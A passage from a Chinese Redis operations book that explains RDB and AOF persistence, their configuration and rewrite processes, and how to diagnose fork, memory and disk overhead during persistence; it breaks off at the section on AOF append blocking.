- 6) 客户端输入缓冲区不能配置，强制限制在1G之内，但是不会受到maxmemory限制。
- 7) 客户端输出缓冲区支持普通客户端、发布订阅客户端、复制客户端配置，同样会受到maxmemory限制。
- 8) Redis的timeout配置可以自动关闭闲置客户端，tcp-keepalive参数可以周期性检查关闭无效TCP连接
- 9) monitor命令虽然好用，但是在大并发下存在输出缓冲区暴涨的可能性。
- 10) info clients帮助开发和运维人员找到客户端可能存在的问题。
- 11) 理解Redis通信原理和建立完善的监控系统对快速定位解决客户端常见问题非常有帮助。

第5章 持久化

Redis支持RDB和AOF两种持久化机制，持久化功能有效地避免因进程退出造成的数据丢失问题，当下次重启时利用之前持久化的文件即可实现数据恢复。理解掌握持久化机制对于Redis运维非常重要。本章内容如下：

- 首先介绍RDB、AOF的配置和运行流程，以及控制持久化的相关命令，如bgsave和bgrewriteaof。
- 其次对常见持久化问题进行分析定位和优化。
- 最后结合Redis常见的单机多实例部署场景进行优化。

5.1 RDB

RDB持久化是把当前进程数据生成快照保存到硬盘的过程，触发RDB持久化过程分为手动触发和自动触发。

5.1.1 触发机制

手动触发分别对应save和bgsave命令：

· save命令：阻塞当前Redis服务器，直到RDB过程完成为止，对于内存比较大的实例会造成长时间阻塞，线上环境不建议使用。运行save命令对应的Redis日志如下：

```
* DB saved on disk
```

· bgsave命令：Redis进程执行fork操作创建子进程，RDB持久化过程由子进程负责，完成后自动结束。阻塞只发生在fork阶段，一般时间很短。运行bgsave命令对应的Redis日志如下：

```
* Background saving started by pid 3151
* DB saved on disk
* RDB: 0 MB of memory used by copy-on-write
* Background saving terminated with success
```

显然bgsave命令是针对save阻塞问题做的优化。因此Redis内部所有的涉及RDB的操作都采用bgsave的方式，而save命令已经废弃。

除了执行命令手动触发之外，Redis内部还存在自动触发RDB的持久化机制，例如以下场景：

1) 使用save相关配置，如“save m n”。表示m秒内数据集存在n次修改时，自动触发bgsave。

2) 如果从节点执行全量复制操作，主节点自动执行bgsave生成RDB文

件并发送给从节点，更多细节见6.3节介绍的复制原理。

- 3) 执行`debug reload`命令重新加载Redis时，也会自动触发`save`操作。
- 4) 默认情况下执行`shutdown`命令时，如果没有开启AOF持久化功能则自动执行`bgsave`。

5.1.2 流程说明

bgsave是主流的触发RDB持久化方式，下面根据图5-1了解它的运作流程。




图5-1 bgsave命令的运作流程

1) 执行bgsave命令，Redis父进程判断当前是否存在正在执行的子进程，如RDB/AOF子进程，如果存在bgsave命令直接返回。

2) 父进程执行fork操作创建子进程，fork操作过程中父进程会阻塞，通过info stats命令查看latest_fork_usec选项，可以获取最近一个fork操作的耗时，单位为微秒。

3) 父进程fork完成后， bgsave命令返回“Background saving started”信息，并不再阻塞父进程，可以继续响应其他命令。

4) 子进程创建RDB文件，根据父进程内存生成临时快照文件，完成后对原有文件进行原子替换。执行lastsave命令可以获取最后一次生成RDB的时间，对应info统计的rb_db_last_save_time选项。

5) 进程发送信号给父进程表示完成，父进程更新统计信息，具体见info Persistence下的rb_db_*相关选项。

5.1.3 RDB文件的处理

保存：RDB文件保存在dir配置指定的目录下，文件名通过dbfilename配置指定。可以通过执行config set dir{newDir}和config set dbfilename{newFileName}运行期动态执行，当下次运行时RDB文件会保存到新目录。



运维提示

当遇到坏盘或磁盘写满等情况时，可以通过config set dir{newDir}在线修改文件路径到可用的磁盘路径，之后执行bgsave进行磁盘切换，同样适用于AOF持久化文件。

压缩：Redis默认采用LZF算法对生成的RDB文件做压缩处理，压缩后的文件远远小于内存大小，默认开启，可以通过参数config set rdbcompression{yes|no}动态修改。



运维提示

虽然压缩RDB会消耗CPU，但可大幅降低文件的体积，方便保存到硬盘或通过网络发送给从节点，因此线上建议开启。

校验：如果Redis加载损坏的RDB文件时拒绝启动，并打印如下日志：

```
# Short read or OOM loading DB. Unrecoverable error, aborting now.
```

这时可以使用Redis提供的redis-check-dump工具检测RDB文件并获取对

应的错误报告。

5.1.4 RDB的优缺点

RDB的优点：

- RDB是一个紧凑压缩的二进制文件，代表Redis在某个时间点上的数据快照。非常适用于备份，全量复制等场景。比如每6小时执行**bgsave**备份，并把RDB文件拷贝到远程机器或者文件系统中（如hdfs），用于灾难恢复。
- Redis加载RDB恢复数据远远快于AOF的方式。

RDB的缺点：

- RDB方式数据没办法做到实时持久化/秒级持久化。因为**bgsave**每次运行都要执行**fork**操作创建子进程，属于重量级操作，频繁执行成本过高。
- RDB文件使用特定二进制格式保存，Redis版本演进过程中有多个格式的RDB版本，存在老版本Redis服务无法兼容新版RDB格式的问题。

针对RDB不适合实时持久化的问题，Redis提供了AOF持久化方式来解决。

5.2 AOF

AOF (append only file) 持久化：以独立日志的方式记录每次写命令，重启时再重新执行AOF文件中的命令达到恢复数据的目的。AOF的主要作用是解决了数据持久化的实时性，目前已经Redis持久化的主流方式。理解掌握好AOF持久化机制对我们兼顾数据安全性和性能非常有帮助。

5.2.1 使用AOF

开启AOF功能需要设置配置：appendonly yes， 默认不开启。AOF文件名通过appendfilename配置设置， 默认文件名是appendonly.aof。保存路径同RDB持久化方式一致，通过dir配置指定。AOF的工作流程操作：命令写入（append）、文件同步（sync）、文件重写（rewrite）、重启加载（load），如图5-2所示。




图5-2 AOF工作流程

流程如下：

- 1) 所有的写入命令会追加到aof_buf（缓冲区）中。
- 2) AOF缓冲区根据对应的策略向硬盘做同步操作。
- 3) 随着AOF文件越来越大，需要定期对AOF文件进行重写，达到压缩的目的。
- 4) 当Redis服务器重启时，可以加载AOF文件进行数据恢复。

了解AOF工作流程之后，下面针对每个步骤做详细介绍。

5.2.2 命令写入

AOF命令写入的内容直接是文本协议格式。例如set hello world这条命令，在AOF缓冲区会追加如下文本：

```
*3\r\n$3\r\nset\r\n$5\r\nhello\r\n$5\r\nworld\r\n
```

Redis协议格式具体说明见4.1客户端协议小节，这里不再赘述，下面介绍关于AOF的两个疑惑：

1) AOF为什么直接采用文本协议格式？可能的理由如下：

- 文本协议具有很好的兼容性。

- 开启AOF后，所有写入命令都包含追加操作，直接采用协议格式，避免了二次处理开销。

- 文本协议具有可读性，方便直接修改和处理。

2) AOF为什么把命令追加到aof_buf中？Redis使用单线程响应命令，如果每次写AOF文件命令都直接追加到硬盘，那么性能完全取决于当前硬盘负载。先写入缓冲区aof_buf中，还有另一个好处，Redis可以提供多种缓冲区同步硬盘的策略，在性能和安全性方面做出平衡。

5.2.3 文件同步

Redis提供了多种AOF缓冲区同步文件策略，由参数appendfsync控制，不同值的含义如表5-1所示。

表5-1 AOF缓冲区同步文件策略

可配置值	说 明
always	命令写入 aof_buf 后调用系统 fsync 操作同步到 AOF 文件，fsync 完成后线程返回
everysec	命令写入 aof_buf 后调用系统 write 操作，write 完成后线程返回。fsync 同步文件操作由专门线程每秒调用一次
no	命令写入 aof_buf 后调用系统 write 操作，不对 AOF 文件做 fsync 同步，同步硬盘操作由操作系统负责，通常同步周期最长 30 秒

系统调用write和fsync说明：

· write操作会触发延迟写（delayed write）机制。Linux在内核提供页缓冲区用来提高硬盘IO性能。write操作在写入系统缓冲区后直接返回。同步硬盘操作依赖于系统调度机制，例如：缓冲区页空间写满或达到特定时间周期。同步文件之前，如果此时系统故障宕机，缓冲区内数据将丢失。

· fsync针对单个文件操作（比如AOF文件），做强制硬盘同步，fsync将阻塞直到写入硬盘完成后返回，保证了数据持久化。

除了write、fsync，Linux还提供了sync、fdatasync操作，具体API说明参见：<http://linux.die.net/man/2/write>，<http://linux.die.net/man/2/fsync>，<http://linux.die.net/man/2/fdatasync>。

· 配置为always时，每次写入都要同步AOF文件，在一般的SATA硬盘上，Redis只能支持大约几百TPS写入，显然跟Redis高性能特性背道而驰，不建议配置。

- 配置为no，由于操作系统每次同步AOF文件的周期不可控，而且会加大每次同步硬盘的数据量，虽然提升了性能，但数据安全性无法保证。
- 配置为everysec，是建议的同步策略，也是默认配置，做到兼顾性能和数据安全性。理论上只有在系统突然宕机的情况下丢失1秒的数据。（严格来说最多丢失1秒数据是不准确的，5.3节会做具体介绍到。）

5.2.4 重写机制

随着命令不断写入AOF，文件会越来越大，为了解决这个问题，Redis引入AOF重写机制压缩文件体积。AOF文件重写是把Redis进程内的数据转化为写命令同步到新AOF文件的过程。

重写后的AOF文件为什么可以变小？有如下原因：

- 1) 进程内已经超时的数据不再写入文件。
- 2) 旧的AOF文件含有无效命令，如`del key1`、`hdel key2`、`srem keys`、`set a111`、`set a222`等。重写使用进程内数据直接生成，这样新的AOF文件只保留最终数据的写入命令。
- 3) 多条写命令可以合并为一个，如：`lpush list a`、`lpush list b`、`lpush list c`可以转化为：`lpush list a b c`。为了防止单条命令过大造成客户端缓冲区溢出，对于`list`、`set`、`hash`、`zset`等类型操作，以64个元素为界拆分为多条。

AOF重写降低了文件占用空间，除此之外，另一个目的是：更小的AOF文件可以更快地被Redis加载。

AOF重写过程可以手动触发和自动触发：

- **手动触发**：直接调用`bgrewriteaof`命令。
- **自动触发**：根据`auto-aof-rewrite-min-size`和`auto-aof-rewrite-percentage`参数确定自动触发时机。

·`auto-aof-rewrite-min-size`: 表示运行AOF重写时文件最小体积， 默认为64MB。

·`auto-aof-rewrite-percentage`: 代表当前AOF文件空间 (`aof_current_size`) 和上一次重写后AOF文件空间 (`aof_base_size`) 的比值。

自动触发时机= $aof_current_size > auto-aof-rewrite-min-size \&\& (aof_current_size - aof_base_size) / aof_base_size \geq auto-aof-rewrite-percentage$

其中`aof_current_size`和`aof_base_size`可以在info Persistence统计信息中查看。

当触发AOF重写时， 内部做了哪些事呢？下面结合图5-3介绍它的运行流程。




图5-3 AOF重写运作流程

流程说明：

1) 执行AOF重写请求。

如果当前进程正在执行AOF重写，请求不执行并返回如下响应：

ERR Background append only file rewriting already in progress

如果当前进程正在执行bgsave操作，重写命令延迟到bgsave完成之后再执行，返回如下响应：

```
Background append only file rewriting scheduled
```

2) 父进程执行fork创建子进程，开销等同于bgsave过程。

3.1) 主进程fork操作完成后，继续响应其他命令。所有修改命令依然写入AOF缓冲区并根据appendfsync策略同步到硬盘，保证原有AOF机制正确性。

3.2) 由于fork操作运用写时复制技术，子进程只能共享fork操作时的内存数据。由于父进程依然响应命令，Redis使用“AOF重写缓冲区”保存这部分新数据，防止新AOF文件生成期间丢失这部分数据。

4) 子进程根据内存快照，按照命令合并规则写入到新的AOF文件。每次批量写入硬盘数据量由配置aof-rewrite-incremental-fsync控制，默认为32MB，防止单次刷盘数据过多造成硬盘阻塞。

5.1) 新AOF文件写入完成后，子进程发送信号给父进程，父进程更新统计信息，具体见info persistence下的aof_*相关统计。

5.2) 父进程把AOF重写缓冲区的数据写入到新的AOF文件。

5.3) 使用新AOF文件替换老文件，完成AOF重写。

5.2.5 重启加载

AOF和RDB文件都可以用于服务器重启时的数据恢复。如图5-4所示，表示Redis持久化文件加载流程。




图5-4 Redis持久化文件加载流程

流程说明：

- 1) AOF持久化开启且存在AOF文件时，优先加载AOF文件，打印如下日志：

```
* DB loaded from append only file: 5.841 seconds
```

- 2) AOF关闭或者AOF文件不存在时，加载RDB文件，打印如下日志：

```
* DB loaded from disk: 5.586 seconds
```

- 3) 加载AOF/RDB文件成功后，Redis启动成功。

- 4) AOF/RDB文件存在错误时，Redis启动失败并打印错误信息。

5.2.6 文件校验

加载损坏的AOF文件时会拒绝启动，并打印如下日志：

```
# Bad file format reading the append only file: make a backup of your AOF file,  
then use ./redis-check-aof --fix <filename>
```



运维提示

对于错误格式的AOF文件，先进行备份，然后采用redis-check-aof--fix命令进行修复，修复后使用diff-u对比数据的差异，找出丢失的数据，有些可以人工修改补全。

AOF文件可能存在结尾不完整的情况，比如机器突然掉电导致AOF尾部文件命令写入不全。Redis为我们提供了aof-load-truncated配置来兼容这种情况，默认开启。加载AOF时，当遇到此问题时会忽略并继续启动，同时打印如下警告日志：

```
# !!! Warning: short read while loading the AOF file !!!  
# !!! Truncating the AOF at offset 397856725 !!!  
# AOF loaded anyway because aof-load-truncated is enabled
```

5.3 问题定位与优化

Redis持久化功能一直是影响Redis性能的高发地，本节我们结合常见的持久化问题进行分析定位和优化。

5.3.1 fork操作

当Redis做RDB或AOF重写时，一个必不可少的操作就是执行fork操作创建子进程，对于大多数操作系统来说fork是个重量级错误。虽然fork创建的子进程不需要拷贝父进程的物理内存空间，但是会复制父进程的空间内存页表。例如对于10GB的Redis进程，需要复制大约20MB的内存页表，因此fork操作耗时跟进程总内存量息息相关，如果使用虚拟化技术，特别是Xen虚拟机，fork操作会更耗时。

fork耗时问题定位：对于高流量的Redis实例OPS可达5万以上，如果fork操作耗时在秒级别将拖慢Redis几万条命令执行，对线上应用延迟影响非常明显。正常情况下fork耗时应该是每GB消耗20毫秒左右。可以在info stats统计中查latest_fork_usec指标获取最近一次fork操作耗时，单位微秒。

如何改善fork操作的耗时：

1) 优先使用物理机或者高效支持fork操作的虚拟化技术，避免使用Xen。

2) 控制Redis实例最大可用内存，fork耗时跟内存量成正比，线上建议每个Redis实例内存控制在10GB以内。

3) 合理配置Linux内存分配策略，避免物理内存不足导致fork失败，具体细节见12.1节“Linux配置优化”。

4) 降低fork操作的频率，如适度放宽AOF自动触发时机，避免不必要的全量复制等。

5.3.2 子进程开销监控和优化

子进程负责AOF或者RDB文件的重写，它的运行过程主要涉及CPU、内存、硬盘三部分的消耗。

1.CPU

·CPU开销分析。子进程负责把进程内的数据分批写入文件，这个过程属于CPU密集操作，通常子进程对单核CPU利用率接近90%.

·CPU消耗优化。Redis是CPU密集型服务，不要做绑定单核CPU操作。由于子进程非常消耗CPU，会和父进程产生单核资源竞争。

不要和其他CPU密集型服务部署在一起，造成CPU过度竞争。

如果部署多个Redis实例，尽量保证同一时刻只有一个子进程执行重写工作，具体细节见5.4节多实例部署”。

2.内存

·内存消耗分析。子进程通过fork操作产生，占用内存大小等同于父进程，理论上需要两倍的内存来完成持久化操作，但Linux有写时复制机制（copy-on-write）。父子进程会共享相同的物理内存页，当父进程处理写请求时会把要修改的页创建副本，而子进程在fork操作过程中共享整个父进程内存快照。

·内存消耗监控。RDB重写时，Redis日志输出容如下：

```
* Background saving started by pid 7692
* DB saved on disk
* RDB: 5 MB of memory used by copy-on-write
* Background saving terminated with success
```

如果重写过程中存在内存修改操作，父进程负责创建所修改内存页的副本，从日志中可以看出这部分内存消耗了5MB，可以等价认为RDB重写消耗了5MB的内存。

AOF重写时，Redis日志输出容如下：

```
* Background append only file rewriting started by pid 8937
* AOF rewrite child asks to stop sending diffs.
* Parent agreed to stop sending diffs. Finalizing AOF...
* Concatenating 0.00 MB of AOF diff received from parent.
* SYNC append only file rewrite performed
* AOF rewrite: 53 MB of memory used by copy-on-write
* Background AOF rewrite terminated with success
* Residual parent diff successfully flushed to the rewritten AOF (1.49 MB)
* Background AOF rewrite finished successfully
```

父进程维护页副本消耗同RDB重写过程类似，不同之处在于AOF重写需要AOF重写缓冲区，因此根据以上日志可以预估内存消耗为：53MB+1.49MB，也就是AOF重写时子进程消耗的内存量。



运维提示

编写shell脚本根据Redis日志可快速定位子进程重写期间内存过度消耗情况。

内存消耗优化：

1) 同CPU优化一样，如果部署多个Redis实例，尽量保证同一时刻只有一个子进程在工作。

2) 避免在大量写入时做子进程重写操作，这样将导致父进程维护大量页副本，造成内存消耗。

Linux kernel在2.6.38内核增加了Transparent Huge Pages（THP），支持huge page（2MB）的页分配，默认开启。当开启时可以降低fork创建子进程的速度，但执行fork之后，如果开启THP，复制页单位从原来4KB变为2MB，会大幅增加重写期间父进程内存消耗。建议设置“`sudo echo never>/sys/kernel/mm/transparent_hugepage/enabled`”关闭THP。更多THP细节和配置见12.1节Linux配置优化”。

3. 硬盘

·硬盘开销分析。子进程主要职责是把AOF或者RDB文件写入硬盘持久化。势必造成硬盘写入压力。根据Redis重写AOF/RDB的数据量，结合系统工具如sar、iostat、iostop等，可分析出重写期间硬盘负载情况。

·硬盘开销优化。优化方法如下：

a) 不要和其他高硬盘负载的服务部署在一起。如：存储服务、消息队列服务等。

b) AOF重写时会消耗大量硬盘IO，可以开启配置`no-appendfsync-on-rewrite`，默认关闭。表示在AOF重写期间不做fsync操作。

c) 当开启AOF功能的Redis用于高流量写入场景时，如果使用普通机械磁盘，写入吞吐一般在100MB/s左右，这时Redis实例的瓶颈主要在AOF同步硬盘上。

d) 对于单机配置多个Redis实例的情况，可以配置不同实例分盘存储AOF文件，分摊硬盘写入压力。



运维提示

配置no-appendfsync-on-rewrite=yes时，在极端情况下可能丢失整个AOF重写期间的数据，需要根据数据安全性决定是否配置。

5.3.3 AOF追加阻塞

当开启AOF持久化时，常用的同步硬盘的策略是everysec，用于平衡性能和数据安全性。对于这种方式，Redis使用另一条线程每秒执行fsync同步硬盘。当系统硬盘资源繁忙时，会造成Redis主线程阻塞，如图5-5所示。

